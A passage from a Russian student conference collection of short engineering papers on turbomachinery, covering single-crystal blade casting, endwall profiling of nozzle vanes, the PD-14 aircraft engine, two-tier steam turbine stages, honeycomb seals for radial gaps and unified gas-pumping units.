3. Воробьев В.И., Пугачев А.А., Бондаренко Д.А. Математическая модель

установившихся тепловых процессов в асинхронном двигателе. *Фундаментальные и прикладные проблемы техники и технологии*. 2015. № 5-2 (313). С. 221-226.

4. Чуприна Н.В., Пугачев А.А. Моделирование системы векторного управления тяговым синхронным двигателем с постоянными магнитами. *Электротехнические системы и комплексы*. 2022. № 2 (55). С. 10-17.

5. Дергачев К.В., Коростелев Д.А. Особенности разработки и программной реализации имитационной модели эрозионного изнашивания рабочих лопаток мощных влажно-паровых турбин. *Вестник Брянского государственного технического университета*. 2008. № 4 (20). С. 49-57.

Материал поступил в редколлегию 25.03.2024г.

УДК 621.452.3

Технология производства монокристаллических лопаток турбомашин

Гуляев Денис Александрович (ст. гр. 21-ЭМ-т-Б)

Гуреков Дмитрий Александрович (ст. гр. 21-ЭМ-т-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Турбиностроение, электро- и теплоэнергетика», Шкодина Вячеслава Михайловича (shkodin45@mail.ru)

Аннотация. Условия работы лопаток горячей части ГТУ с развитием самих ГТУ испытывают большие термические нагрузки. Для их усовершенствования требуется внедрение новых технологий производства. Одна из таких, это технология производства монокристаллических лопаток турбомашин.

Ключевые слова: лопатка турбомашин, осевая структура лопатки турбины, направленная структура, монокристаллическая лопатка турбины, современная технология изготовления лопатки турбомашин.

Создание более совершенной лопатки турбомашин, способную выдержать очень высокую рабочую температуру – главная задача инженеров-конструкторов в области турбиностроения. Новейшие разработки в этой сфере направлены на получение монокристаллической структуры рабочих лопаток. Создание сверхпрочных лопаток является ведущей темой повышения эффективности ГТД. Требуется обеспечить повышение начальных параметров рабочего тела (температура, давление) перед первой ступенью турбины. Современные технологии изготовления турбинных лопаток достигли предела (1300-1500 град. Цельсия). При этой температуре, тем более при более высокой, срок службы лопаток резко снижается. Разрушение лопаток начинается по границам зерен — слабое место внутренней кристаллической структуры материала лопатки [1].

Существуют 3 действующие на данный момент внутренние структуры рабочих лопаток: равноосная, направленная кристаллизация и монокристаллическая [2].

Равноосная внутренняя структура формируется при кристаллизации отливки в литейных песчаных формах с малой интенсивностью охлаждения. Характерным примером является затвердевание сплава (для изготовления лопатки) в керамических формах с огнеупорными наполнителями (шамотом, кварцем и др.)

Для осуществления направленной кристаллизации сплава лопатки в процессе затвердевания должны быть соблюдены следующие условия: направленный тепловой поток на границе раздела жидкой и твердой фаз с целью поддержания требуемой скорости кристаллизации. Поддержать определенный температурный градиент на фронте роста кристаллов в направлении жидкой фазы при кристаллизации жидкого расплава. При кристаллизации отливки границы зерен формируются параллельно оси.

Монокристаллическая структура представляет из себя единый кристалл – единое изделие, выросшее из единого макрозерна. Литье происходит в вакуумной индукционной печи. При этом металл должен застыть особым образом чтобы образовать один неделимый кристалл, тогда лопатка будет сверхпрочной.




Рис.1. Структура металла внутри лопаток турбин
(слева-направо: равноосная, направленная, монокристаллическая структуры)

Ученые и инженеры в этой области уже смогли внедрить технологию монокристаллических лопаток. Так ресурс лопаток двигателя ПД-14 (перспективный двигатель-14) уже 4000 часов (межремонтный) и срок службы – 20000 часов. Внедрение данной технологии увеличивает срок службы лопатки и позволяет ей работать в области более высоких температур [3].

Список источников

1. Способ изготовления монокристаллических рабочих лопаток газовых турбин https://yandex.ru/patents/doc/RU2612672C1_20170313.
2. Монокристалл или лопатка для авиационного двигателя. Секрет технологии изготовления жаропрочных сплавов <https://naukatehnika.com/monokristall-lopotka-dlya-aviacionnogo-dvigatelya.html>.
3. Технология получения монокристаллических отливок турбинных лопаток ГТД <https://cyberleninka.ru>.
4. Евенко В.И., Стребков А.С. Анализ топливной экономичности газотурбинных тэц. Теплоэнергетика. 2006. № 10. С. 74-77.
5. Буглаев В.Т., Карташов А.Л., Перевезенцев В.Т. Повышение надежности и экономичности паровых турбин с использованием сотовых уплотнений. Вестник Брянского государственного технического университета. 2007. № 2 (14). С. 48-53.
6. Дроконов А.М., Дроконов А.Е. Акустические характеристики турбинных установок. Брянск, 2013.

Материал поступил в редколлегию 15.03.2024

УДК.621.45.02

Повышение газодинамической эффективности сопловых аппаратов газовых турбин за счет пространственного профилирования торцевых поверхностей

Зеленев Максим Андреевич (ст. гр. О-23-ЭМ-т-М)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Перевезенцева Виктора Тимофеевича (79208318347@yandex.ru)

Аннотация: в работе приводятся результаты численных и физических экспериментов по исследованию влияния профилирования торцевых поверхностей лопаток на аэродинамику потока в сопловом аппарате.

Ключевые слова: газотурбинные двигатели, профилирование, лемниската Бернулли, торцевые поверхности, численный эксперимент, физический эксперимент.

Совершенствование характеристик газотурбинных двигателей сопровождается увеличением степени повышения давления в компрессоре и максимальной рабочей температуры в цикле. При этом также увеличивается зависимость компрессора и турбины от отрицательного воздействия концевых явлений в проточной части из-за уменьшения размеров лопаточных венцов.


Лопатки сопловых аппаратов становятся более короткими. В этом случае увеличивается их взаимодействие с возникающими возле торцевых

поверхностей вихрями. На данный момент профилирование торцевых поверхностей остается основным методом снижения интенсивности вторичных потоков в межлопаточных каналах и, следовательно, повышения КПД газотурбинных двигателей.


В настоящее время в новых двигателях используются сопловые и рабочие лопатки с торцевыми поверхностями со сложными профилями. Из проведенных исследований можно сделать следующие выводы:

- Современное развитие авиационных двигателей заставляет нас думать о необходимости уменьшения воздействия вторичных потоков;
- В литературе отсутствуют достаточные данные по рациональному проектированию торцевых поверхностей, многие авторы предлагают подбирать форму экспериментальным путем;
- Строительство линий торцевых поверхностей в настоящее время основано только на дугах окружностей разного диаметра, но использование других алгебраических кривых может улучшить качество проточной части;
- Потери в решетке при профилировании торцевой поверхности зависят от ее формы.


Становится очевидно, что проблема исследования влияния формы торцевых поверхностей на потери в венцах газовых турбин является актуальной, а результаты исследований в данной области могут быть полезны при проектировании турбин. В качестве исходной кривой для построения торцевых поверхностей проточной части целесообразно применять лемнискаты Бернулли.




Ниже представлены графики для сравнительного анализа результатов экспериментального и численного исследований влияния формы торцевых поверхностей проточной части на потери кинетической энергии. Рассмотрены два случая: меридиональное поджатие и раскрытие проточной части. Для наглядности картины так же взята для исследования различная относительная высота ($h/a_r = 0,7-2,46$).




Распределение потерь кинетической энергии по высоте проточной части соплового аппарата с поджатием ($h = 70$ мм, $h/a_r = 2,46$)




Распределение потерь кинетической энергии по высоте проточной части соплового аппарата с поджатием ($h = 40$ мм, $h/a_r = 1,4$)



Распределение потерь кинетической энергии по высоте проточной части соплового аппарата с поджатием ($h = 20$ мм, $h/a_r = 0,7$)



Зависимость потерь кинетической энергии от высоты проточной части с поджатием



В ходе исследования получены следующие ключевые выводы:

1. Использование отрезков лемнискаты Бернулли в качестве формирующих торцевые поверхности оправдано в случае меридионального сжатия при наличии коротких лопаток (при отношении высоты к апертуре вторичных течений $h/a_r < 1,5$). В случае раскрытия – при работе в широком диапазоне высот.
2. Экспериментально и расчетным путем подтверждена эффективность применения несимметричного профилирования торцевых поверхностей в области сопловых аппаратов газовых турбин.

Список источников

1. Ковалев, С.А. Экспериментальное исследование влияния формы меридионального поджатия проточной части на аэродинамическую эффективность сопловых аппаратов газовых турбин / С. А. Ковалев // Вестник РГТА имени П.А. Соловьева. – Рыбинск. – 2010. – № 3(18). – С. 78 – 82.
2. Евенко В.И., Стребков А.С. Анализ топливной экономичности газотурбинных тэц. Теплоэнергетика. 2006. № 10. С. 74-77.
3. Дроконов А.М. Подшипники турбинных установок. Брянск, 2009.
4. Дроконов А.М., Дроконов А.Е. Акустические характеристики турбинных установок. Брянск, 2013.

Материал поступил в редколлегию 25.03.2024

УДК 621.89.097.3

Авиационный двигатель ПД-14

Карнюшкин Даниил Русланович (ст. гр. 20-ЭМ-т-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Перевезенцев Виктора Тимофеевича (perevezenцев40@mail.ru)

Аннотация. Российская авиация нуждалась в новых разработках в отрасли двигателестроения. Глотком свежего воздуха стал авиационный двигатель ПД-14. В данной работе рассмотрены особенности конструкции и новейшие технологии, которые ранее в отечественной отрасли не применялись. Данный двигатель является прекрасным образцом для проектирования последующих моделей отечественного двигателестроения.

Ключевые слова: Авиационный двигатель, авиация, самолет, параметры цикла, новые технологии, перспективные разработки.

В настоящее время российский рынок гражданских самолетов перенасыщен зарубежными моделями, среди которых доминирует Boeing и Airbus. С введением санкций в адрес РФ, под которые попали пункты, касающиеся комплектующих к некоторым моделям самолетов, встал острый вопрос о выпуске собственных или замещенных моделей. Одним из таких стал лайнер МС-21-310. Но мы будем говорить не о самолете, а об агрегате, благодаря которому он может подняться в воздух.

ПД-14 расшифровывается, как Перспективный Двигатель с тягой 14 тонн. Перспективным он являлся лишь в начале разработки. Данная силовая установка является аналогом зарубежных двигателей данного класса. В 2008 году началось финансирование и разработка двигателя. 21 апреля 2019 года первые два двигателя ПД-14 для лайнеров МС-21 были переданы авиастроительной корпорации «Иркут». Всего изготовлено 16 двигателей. Ещё два из них будут испытаны в течение года с последующей передачей авиакорпорации. 15 декабря 2020 года состоялось первое лётное испытание двигателя ПД-14 на самолётах МС-21-310 на аэродроме Иркутского авиационного завода. В феврале 2021 года было получено разрешение на серийное производство двигателя [1].

Чтобы быть конкурентоспособным и быть максимально близким по характеристикам к своим одноклассникам, авиационный двигатель должен соответствовать следующим показателям:

- Нарботка на неустранимое в полёте выключение двигателя (у ПД-14 > 200 000 ч.).
- Надёжность вылета ВС, связанная с готовностью двигателя (у ПД-14 > 99,96%).
- Удельный расход топлива на 10–15% меньше по сравнению с современными двигателями аналогичного класса тяги и назначения.

- Шум от двигателя на 15–20 дБ меньше требования.
- Снижение уровня эмиссии оксидов азота NOx относительно норм ИКАО 2008 года > 30%.
- Соответствует современным требованиям по сертификации AP-33, FAR-33, CS-E, ETOPS.
- Ресурс до первого ремонта блока насосов – 20 000 ч., до первого ремонта всех блоков САУ-14 – 40 000 ч.
- Эксплуатационные расходы на 14–17% меньше и стоимость жизненного цикла на 15–20% меньше, чем у конкурентов.

Конкурентные преимущества по показателям экономической эффективности эксплуатации обеспечиваются следующими основными параметрическими и конструктивными особенностями по сравнению с аналогами-конкурентами

- Меньшие температуры на выходе из камеры сгорания являются важнейшим фактором уменьшения стоимости, снижения рисков в достижении заявленных показателей долговечности и надёжности двигателей самолётов с коротким полётным циклом.

- Меньший диаметр вентилятора ПД-14 позволяет иметь объективное снижение массы двигателя и лобового сопротивления мотогондолы.

- Оптимальные размеры внутреннего контура (газогенератора) облегчают решение проблемы относительно больших отборов воздуха из компрессора на различные нужды и снижают установочные потери тяги.

- Достаточно высокая расчётная степень сжатия вентилятора (вследствие применения несколько меньшей степени двухконтурности) исключает необходимость применения регулируемого сопла наружного контура с неизбежным увеличением массы и сопротивления двигательной установки и снижает установочные потери тяги.

- Проверенная в эксплуатации классическая безредукторная схема двигателя ПД-14 позволяет достичь требуемых показателей массы, ресурса, надёжности и стоимости обслуживания.

Таким образом оптимальное сочетание умеренно высоких параметров цикла и проверенной схемы двигателя с прямым приводом вентилятора позволяет обеспечить снижение цены двигателя, затрат на обслуживание и ремонт, массы и лобового сопротивления двигательной установки и обеспечить преимущество двигателя ПД-14 по показателям экономической эффективности эксплуатации и стоимости жизненного цикла. Данный двигатель послужил прекрасной теоретической и практической базой для силовой установки ПД-8 и ПД-35 [2].

Список источников

1. Википедия: [https://ru.wikipedia.org/wiki/ ПД-14](https://ru.wikipedia.org/wiki/ПД-14).
2. ОДК Пермские моторы. Продукция: <https://perm-motors.ru/production/pd-14/>.

Материал поступил в редколлегию 25.03.2024 г.

УДК. 62-159

Перспективы применения двухъярусных проточных частей

Королев Александр Николаевич (ст. гр. 20-ЭМ-Т-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Шилина Максима Андреевича (max05t@mail.ru)

Аннотация. В работе рассмотрены перспективы применения двухъярусных проточных частей в паротурбинных установках.

Ключевые слова: ПТУ, ступень Баумана, двухъярусная ступень.

Повышение единичной мощности энергоблоков представляет большой практический интерес, так как это позволит снизить удельную металлоемкость и капиталовложения. Мощность энергоблоков обычно увеличивают, увеличивая расход пара через проточную часть турбины.

Для рассмотрения способов повышения мощности паровой турбины обратимся к формуле, характеризующей предельную мощность цилиндра низкого давления (ЦНД).

$$N = m\eta_{oi} \frac{\sum F_a c_2 H_0}{v_2}. \quad (1)$$

Параметры (c_2 , v_2 , H_0) не помогут существенно увеличить мощность паросиловой установки. Наиболее перспективный способ – увеличить суммарную площадь выхлопа ЦНД.

Это можно сделать либо количественно – за счёт увеличения количества выхлопов, либо качественно – за счёт увеличения пропускной способности ЦНД. Второй способ предпочтительнее.

В 1917 году Бауманом предложена двухъярусная ступень и на её базе цилиндр низкого давления. Применение ступени Баумана позволяет разделить поток пара на две части. Одна часть потока после разделения расширяется в верхнем ярусе рабочего колеса, а другая – в нижнем и поступает в последнюю ступень ЦНД. Это позволяет увеличить пропуск пара через цилиндр и единичную мощность турбины, но кроме отечественной турбины К-200-130/50 такое решение нигде не применяется.

Ступень Баумана имеет существенные недостатки, из-за которых её применение ограничено. К ним относятся: неоптимальная работа верхнего яруса предпоследней ступени; отсутствие разделительной полки в сопловом аппарате и должного уплотнения в межъярусном зазоре; большие потери в лопатках верхнего яруса из-за веерности решётки. Эти недостатки не позволяют добиться высокого уровня КПД ступени Баумана и цилиндра низкого давления в целом [1].

Развитие металлургии позволило отказаться от сложных конструктивных решений в турбинах. Большинство паротурбинного оборудования работает с лопаткой последней ступени 960 мм, а в некоторых случаях высота доходит до 1200 мм и выше.

Дополнительные потери снижают значение внутреннего относительного

КПД последней ступени до 55 %. Применение длинной лопатки приводит к чрезмерно большому углу раскрытия проточной части (более 45 %). Реально КПД такой ступени не будет превышать 50 %, а эффективность всего цилиндра – около 80 %. Делаем вывод, что простое увеличение высоты лопаток приводит к низкой экономичности.

Столкнувшись с проблемами создания лопаток большой длины в работах ЦКТИ была предложена концепция цилиндра с поворотом части потока на 180°.

Пар, пройдя нижний ярус предпоследней двухъярусной ступени, разделяется на два потока. Один направляется в последнюю ступень, а второй, развернувшись на 180° в направляющем устройстве, – в верхний ярус предпоследней ступени. Это позволяет уменьшить располагаемый теплоперепад, приходящийся на второй ярус.

Однако возникают сложности с отбором и поворотом потока пара. Поворот на 180° приводит к неравномерному профилю скорости на входе во второй ярус, что становится причиной дополнительных потерь, снижающих экономичность ступени на 2–3 %. Это, наряду с технической сложностью организации такой проточной части, делает подход труднореализуемым.

Чтобы побороть вышеперечисленные недостатки можно перейти к следующему принципу организации движения пара: поток после первой ступени ЦНД разделяется, основная его часть продолжает расширяться в четырёх ступенях нижнего яруса, а другая часть расширяется до давления в конденсаторе в трёх ступенях верхнего яруса. Меньшее количество ступеней во втором ярусе объясняется тем, что их средние диаметры больше, а теплоперепады больше, чем у ступеней нижнего яруса [2].

Идея увеличения выхлопной площади – перейти к полуторному выхлопу. Конструкция нового цилиндра низкого давления позволяет увеличить расход пара в конденсатор и мощность турбоустановки более чем на 40 %. При использовании освоённой лопатки последней ступени длиной 1200 мм мощность быстроходной паровой турбины может достигать 1800–2000 МВт в зависимости от параметров термодинамического цикла. Формирование проточной части цилиндра низкого давления из двухъярусных ступеней – технически сложное решение, но использование конструкции вильчатой лопатки снижает потери от вверности. Это позволит достичь внутреннего относительного КПД цилиндра низкого давления 87,1 %, что соответствует уровню КПД традиционных конструкций или превышает его [3].

Список источников

1. Трояновский Б.М., Филиппов Г.А., Булкин А.Е. Паровые и газовые турбины атомных электростанций. – М.: Энергоатомиздат, 1985. – 342 с.
2. Щегляев А.В. Паровые турбины. Т. 1. – М.: Энергоатомиздат, 1993. – 384 с.
3. Основные принципы формирования проточной части низкого давления и паровых турбин / Л.Л. Симою, А.С. Лисянский, В.П. Лагун и др. // Энергетика за рубежом. – 2005. – № 10. – С. 50–54.

4. Дроконов А.М., Дроконов А.Е. Акустические характеристики турбинных установок. Брянск, 2013.

5. Буглаев В.Т., Карташов А.Л., Перевезенцев В.Т. Повышение надежности и экономичности паровых турбин с использованием сотовых уплотнений. Вестник Брянского государственного технического университета. 2007. № 2 (14). С. 48-53.

Материал поступил в редколлегию 25.03.2024

УДК 621.45

Способы снижения утечек газа в радиальном зазоре направляющих аппаратов турбин

Легченко Виктор Геннадьевич (ст. гр. О-22-ЭМ-т-М)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Перевезенцева Виктора Тимофеевича (79208318347@yandex.ru)

Аннотация. Изучены способы снижения утечек в радиальном зазоре направляющих аппаратов турбин

Ключевые слова: радиальный зазор, сотовое уплотнение

Проблема повышения эффективности работы ступеней газовых турбин неразрывно связана с требованием обеспечения максимальной надежности работы агрегата и, в частности, безаварийного функционирования уплотнений радиальных зазоров лопаточных аппаратов.

Протечки в корневом радиальном зазоре направляющих аппаратов турбин вызывают дополнительные потери энергии, связанные с возникновением вихревых течений на концах лопаток, вязким взаимодействием струи, вытекающей из щелевого зазора, с основным потоком и изменением угла потока на входе в рабочее колесо.

Радиальный зазор в корневом сечении направляющего аппарата заметно увеличивает потери энергии, значительно в большей степени, чем увеличение радиального зазора в рабочих лопатках и распространяется на значительную высоту лопаток, что приводит к снижению КПД ступеней.

Уменьшение радиального зазора в корневом сечении направляющего аппарата или использование эффективного его уплотнения является довольно большим резервом повышения экономичности турбинных ступеней.

К предложениям по уменьшению влияния утечки через радиальный зазор в НА можно отнести:


1. Утонение на периферии лопаток позволяет уменьшить зазор и сохранить целостность лопатки при возможном касании поверхности вращающегося ротора турбины.

2. Организация двойного утонения на периферии профиля лопатки.

3. Установка бандажа на периферии лопаток с несколькими гребнями.
4. Установка гребней на роторе.
5. Установка сотового уплотнения на торце лопатки (способом электроэрозионного выжигания).
6. Организация вдува газа в область зазора через сотовое уплотнение.
7. Установка щеточного уплотнения.

Остановимся подробнее на способе 6. На рис. 1 показано устройство полезной модели лопатки с сотовой вставкой, разработанной на базе кафедры «Турбиностроение» Брянского государственного технического университета.

На торце направляющей лопатки 1 выполняется внутренняя полость 2, в которой располагается подвижная сотовая вставка 3, которая выполнена как одно целое с сотовыми ячейками 4 и подложкой 5 электроискровым выжиганием.



Перемещение сотовой вставки 3 ограничивает заглушка 6, которая обеспечивает минимальную величину радиального зазора δ . В полость лопатки 2 поступает газ из проточной части через отверстие 7 на поверхности корытца 8 лопатки 1. Прижимают сотовую вставку 3 заглушка 6 разностью давлений в полости 2 и радиального зазора δ , частично газ поступает через отверстия 9 в подложке 5 сотовой вставки 3 и сотовые ячейки 4 в пространство зазора δ .

При касании вставки 3 о поверхность ротора 10 происходит ее демпфирование за счет разности давления и возвращение в исходное положение с возможным истиранием сотовой поверхности, без

Рис. 1. Устройство полезной модели лопатки с сотовой вставкой и вдувом газа

разрушения ее целостности.

Отметим, что в данном решении не используется энергия газа от постороннего источника с выполнением сложных коммуникаций подвода иного газа (воздуха) через дополнительные отверстия в тонком профиле лопатки.

Таким образом, в рамках данной работы были рассмотрены основные способы снижения утечек газа в радиальном зазоре направляющих аппаратов турбин и приведена полезная модель лопатки, разработанная на базе кафедры «Турбиностроение» БГТУ.

Список источников

1. Буглаев В.Т. Сотовые уплотнения в турбомашинах: монография / В.Т. Буглаев, В.Т. Перевезенцев, С.В. Перевезенцев, Д.В. Даниленко, А.Л. Карташов, А.А. Климцов. – 2-е изд., перераб. и доп. – Брянск: БГТУ, 2006. – 192 с.
2. Евенко В.И., Стребков А.С. Анализ топливной экономичности газотурбинных тэц. Теплоэнергетика. 2006. № 10. С. 74-77.
3. Дроконов А.М., Дроконов А.Е. Акустические характеристики турбинных установок. Брянск, 2013.
4. Буглаев В.Т., Карташов А.Л., Перевезенцев В.Т. Повышение надежности и экономичности паровых турбин с использованием сотовых уплотнений. Вестник Брянского государственного технического университета. 2007. № 2 (14). С. 48-53.

Материал поступил в редколлегию 25.03.2024

УДК. 621.6.02

Унификация газоперекачивающих агрегатов

Нехаев Алексей Юрьевич (гр. О-20-Эм-т-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Перевезенцев Виктора Тимофеевича (perevezenцев40@mail.ru)

Аннотация. В настоящее время требуется максимальная унификация ГПА для их простоты производства и взаимозаменяемости узлов и деталей агрегатов. В данной работе рассмотрена представленная выше проблема.

Ключевые слова: унификация, газоперекачка, экономичность, уменьшение затрат эксплуатации.

Унификация – наиболее распространенный и эффективный метод стандартизации, который предусматривает приведение объектов к однотипности на основе установления рационального числа их разновидностей [1].

Унификация основного технологического оборудования, и в первую очередь газоперекачивающих агрегатов, как оборудования с наиболее длительным циклом изготовления отвечает приоритетным задачам Российской Федерации в сфере обеспечения энергетической и технологической безопасности.

Для обеспечения инновационной продукцией и технологиями мирового уровня ПАО «Газпром» активно сотрудничает с российскими предприятиями смежных отраслей промышленности. Одним из примеров успешного сотрудничества является создание совместно с Ассоциацией производителей оборудования «Новые технологии газовой отрасли» унифицированного

газоперекачивающего агрегата мощностью 16 МВт, на 100 % состоящего из отечественных комплектующих.

Уникальная конструкция данного ГПА, позволяет использовать любой тип изготавливаемых отечественным машиностроительным комплексом газотурбинных двигателей (ГТД) мощностью 16 МВт, центробежных компрессоров (ЦБК) в широком диапазоне степеней сжатия от 1,3 до 1,7 с сохранением номинальных технических характеристик, независимо от используемых методик газодинамических расчетов.

Рассматривая стратегические задачи, ПАО «Газпром» уделяет внимание на уменьшение затрат путем внедрения унифицированных проектных решений. Группа ГМС на базе опыта разработки ГПА-16У создала унифицированный агрегат ГПА-25У с учетом предложений газотранспортных и газодобывающих предприятий на базе наиболее оптимальных конструкторских решений, имеющегося опыта поставки и эксплуатации унифицированных агрегатов, отвечающий техническим требованиям ПАО «Газпром» [2].

Практическая ценность:

- Возможность комплектования ГПА газотурбинными приводами и центробежными компрессорами различных производителей;
- Взаимозаменяемость основных блоков ГПА различных производителей;
